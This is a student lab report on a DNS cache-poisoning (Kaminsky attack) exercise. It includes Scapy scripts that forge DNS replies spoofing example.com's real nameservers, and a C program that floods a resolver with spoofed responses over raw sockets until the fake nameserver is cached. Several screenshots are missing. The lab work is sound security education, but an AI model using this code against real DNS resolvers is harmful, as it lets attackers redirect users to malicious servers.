50.020 Network Security


Siddharth Ganesh
1006407

Lab 3 Report


## Task 1.2.4 – Testing the DNS Setup

After following the instructions in Task 1 to setup the Lab Environment, I ran the dig command for ns.attacker32.com, www.example.com and @ns.attacker32.com www.example.com.


For ns.attacker32.com, the result originates from the attacker32.com.zone file on the attacker machine:




For www.example.com, the query is sent to the address's official nameserver:



For www.example.com through ns.attacker32.com:




## Task 2 – Construct DNS Request


In order to send out the DNS queries, I wrote a program to automate the querying process. Here is the python code:

```python
#!/usr/bin/python3
from scapy.all import *
from scapy.layers.dns import DNS, DNSQR
from scapy.layers.inet import IP, UDP

Qdsec = DNSQR(qname="www.example.com")
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)
ip = IP(dst="10.9.0.53", src="10.9.0.153")
udp = UDP(dport=53, sport=52055, chksum=0)
request = ip/udp/dns

send(request)
```

In this code:

- www.example.com is the address to be queried.
- The dst IP is that of the local DNS server, 10.9.0.53.
- The src IP is that of the attacker's nameserver, 10.9.0.153.
- The UDP dport and sport were chosen using the list of available UDP ports.

Here is the Wireshark capture of the DNS request after running this code:




## Task 3 – Spoof DNS Replies


In order to spoof the DNS replies, I found the address of the legitimate nameserver of example.com. Then I wrote the python code required for creating and sending the spoofed responses:

```python
#!/usr/bin/python3
from scapy.all import *
from scapy.layers.dns import DNS, DNSQR, DNSRR
from scapy.layers.inet import IP, UDP

name = "www.example.com"
domain = "example.com"
ns = "ns.attacker32.com"

Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type="A", rdata="1.2.3.4", ttl=259200)
NSsec = DNSRR(rrname=domain, type="NS", rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, cd=0, qr=1, qdcount=1, ancount=1,
          nscount=1, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)

ip = IP(dst="10.9.0.53", src="199.43.133.53")
udp = UDP(dport=33333, sport=53, chksum=0)

reply = ip/udp/dns

send(reply)
```

In this code:

- The dst IP is that of the local DNS server, 10.9.0.53.
- The src IP is that of the legitimate nameserver for example.com, 199.43.133.53.
- ns is set to the malicious nameserver
- domain remains as example.com
- name should be the name that is queried

Here is the Wireshark capture of the DNS request after running this code:




## Task 4 – Launch the Kaminsky Attack

In this task, as per the guidelines, we need to create templates of the DNS packets with Scapy. To do this, I used the below python code, generate_dns_query.py:

```python
#!/usr/bin/python3
from scapy.all import *
from scapy.layers.dns import DNS, DNSQR
from scapy.layers.inet import IP, UDP

Qdsec = DNSQR(qname="rando.example.com")
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)
ip = IP(dst="10.9.0.53", src="1.3.5.9")
udp = UDP(dport=53, sport=52055, chksum=0)
request = ip/udp/dns

#send(request)

with open("ip_req.bin", "wb") as f: # write the request to a file
    f.write(bytes(request))

```

This code creates an ip_req.bin file which we will process using C.

To use code to create a template DNS response packet, I first ran a dig command on example.com to obtain its legitimate name server. This was 199.43.133.53, which I used

as the source for the spoofed DNS response. Using this information, I completed the below code:

```python
#!/usr/bin/python3
from scapy.all import *
from scapy.layers.dns import DNS, DNSQR, DNSRR
from scapy.layers.inet import IP, UDP

name = "rando.example.com"
domain = "example.com"
ns = "ns.attacker32.com"

Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type="A", rdata="1.2.3.4", ttl=259200)
NSsec = DNSRR(rrname=domain, type="NS", rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, cd=0, qr=1, qdcount=1, ancount=1,
          nscount=1, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)

ip = IP(dst="10.9.0.53", src="199.43.133.53")
udp = UDP(dport=33333, sport=53, chksum=0)

reply = ip/udp/dns

#send(reply)

with open("ip_resp.bin", "wb") as f:
    f.write(bytes(reply))

```

This code creates an ip_resp.bin file which we will process using C.

Now we can carry out the Kaminsky attack using C. First, we have to understand the attack.C file that is responsible for the attack.

First, in order to simulate different DNS queries, we use a loop to generate random 5-character domain names. Afterward, 500 spoofed DNS responses are generated with incrementing transaction IDs, targeting the legitimate nameservers of example.com (199.43.133.53 and 199.43.135.53). This loop runs indefinitely:

```
58  char a[26]="abcdefghijklmnopqrstuvwxyz";
59  while (1) {
60    // Generate a random name with length 5
61    char name[6];
62    name[5] = '\0';
63    for (int k=0; k<5; k++)  name[k] = a[rand() % 26];
64
65    printf("name: %s, id:%d\n", name, transid);
66    //###################################################################
67    /* Step 1. Send a DNS request to the targeted local DNS server.
68               This will trigger the DNS server to send out DNS queries */
69
70    send_dns_request(ip_req, n_req, name);
71
72
73    /* Step 2. Send many spoofed responses to the targeted local DNS server,
74               each one with a different transaction ID. */
75
76    for (int i = 0; i < 500; i++)
77    {
78      send_dns_response(ip_resp, n_resp, "199.43.133.53", name, transid);
79      send_dns_response(ip_resp, n_resp, "199.43.135.53", name, transid);
80      transid += 1;
81    }
```

Then we use a function to craft a DNS request by replacing the domain name (at byte offset 41) with the generated random name and sends the packet using send_raw_packet().

```
87  /* Use for generating and sending fake DNS request.
88   * */
89  void send_dns_request(unsigned char* pkt, int pktsize, char* name)
90  {
91    // replace twysw in qname with name, at offset 41
92    memcpy(pkt+41, name, 5);
93    // send the dns query out
94    send_raw_packet(pkt, pktsize);
95  }
96
```


Next we create a spoofed DNS response. This function modifies several key fields in the response packet: the source IP (at byte offset 12), domain name (at offsets 41 and 64), and transaction ID (at offset 28). The packet is then sent using send_raw_packet()

```
 98  /* Use for generating and sending forged DNS response.
 99   * */
100  void send_dns_response(unsigned char* pkt, int pktsize,
101                         unsigned char* src, char* name,
102                         unsigned short id)
103  {
104    // the C code will modify src,qname,rrname and the id field
105    // src ip at offset 12
106    int ip = (int)inet_addr(src);
107    memcpy(pkt+12, (void*)&ip, 4);
108    // qname at offset 41
109    memcpy(pkt+41, name, 5);
110    // rrname at offset 64
111    memcpy(pkt+64, name, 5);
112    // id at offset 28
113    unsigned short transid = htons(id);
114    memcpy(pkt+28, (void*)&transid, 2);
115    //send the dns reply out
116    send_raw_packet(pkt, pktsize);
117  }
```


Next we use a function to send a raw IP packet over the network. A raw socket is created, and the IP_HDRINCL option is set to indicate that the IP header is included in the packet. It sends the packet to the destination IP specified in the ipheader and then closes the socket.

```
120  /* Send the raw packet out
121   *    buffer: to contain the entire IP packet, with everything filled out.
122   *    pkt_size: the size of the buffer.
123   * */
124  void send_raw_packet(char * buffer, int pkt_size)
125  {
126    struct sockaddr_in dest_info;
127    int enable = 1;
128
129    // Step 1: Create a raw network socket.
130    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
131
132    // Step 2: Set socket option.
133    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
134        &enable, sizeof(enable));
135
136    // Step 3: Provide needed information about destination.
137    struct ipheader *ip = (struct ipheader *) buffer;
138    dest_info.sin_family = AF_INET;
139    dest_info.sin_addr = ip->iph_destip;
140
141    // Step 4: Send the packet out.
142    sendto(sock, buffer, pkt_size, 0,
143        (struct sockaddr *)&dest_info, sizeof(dest_info));
144    close(sock);
145  }
```

We can now compile and run this attack.c code. Here is the output from the code as it runs. We can see the random subdomain names and IDs being generated:





After letting the program run for a while, we can check if the spoofed DNS response has been accepted by the DNS server by checking the dump.db cache. Here are the results of using the command “rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db” before and after running the attack program. The ns.attacker32.com nameserver has been cached:




## Task 5 – Result Verification

To check whether out attack was successful, I ran two dig commands on the User machine. One for www.example.com, and the other for www.example.com through the attacker32 nameserver. Here are the results:




The dig command for example.com no longer answers with the legitimate address of the website, rather with the malicious address as shown in the image above. This means that the attack was successful.

We can see this difference in the Wireshark captures as well. Here is the Wireshark capture of dig example.com before the attack was carried out. It is evident that the replies are from the legitimate nameserver:




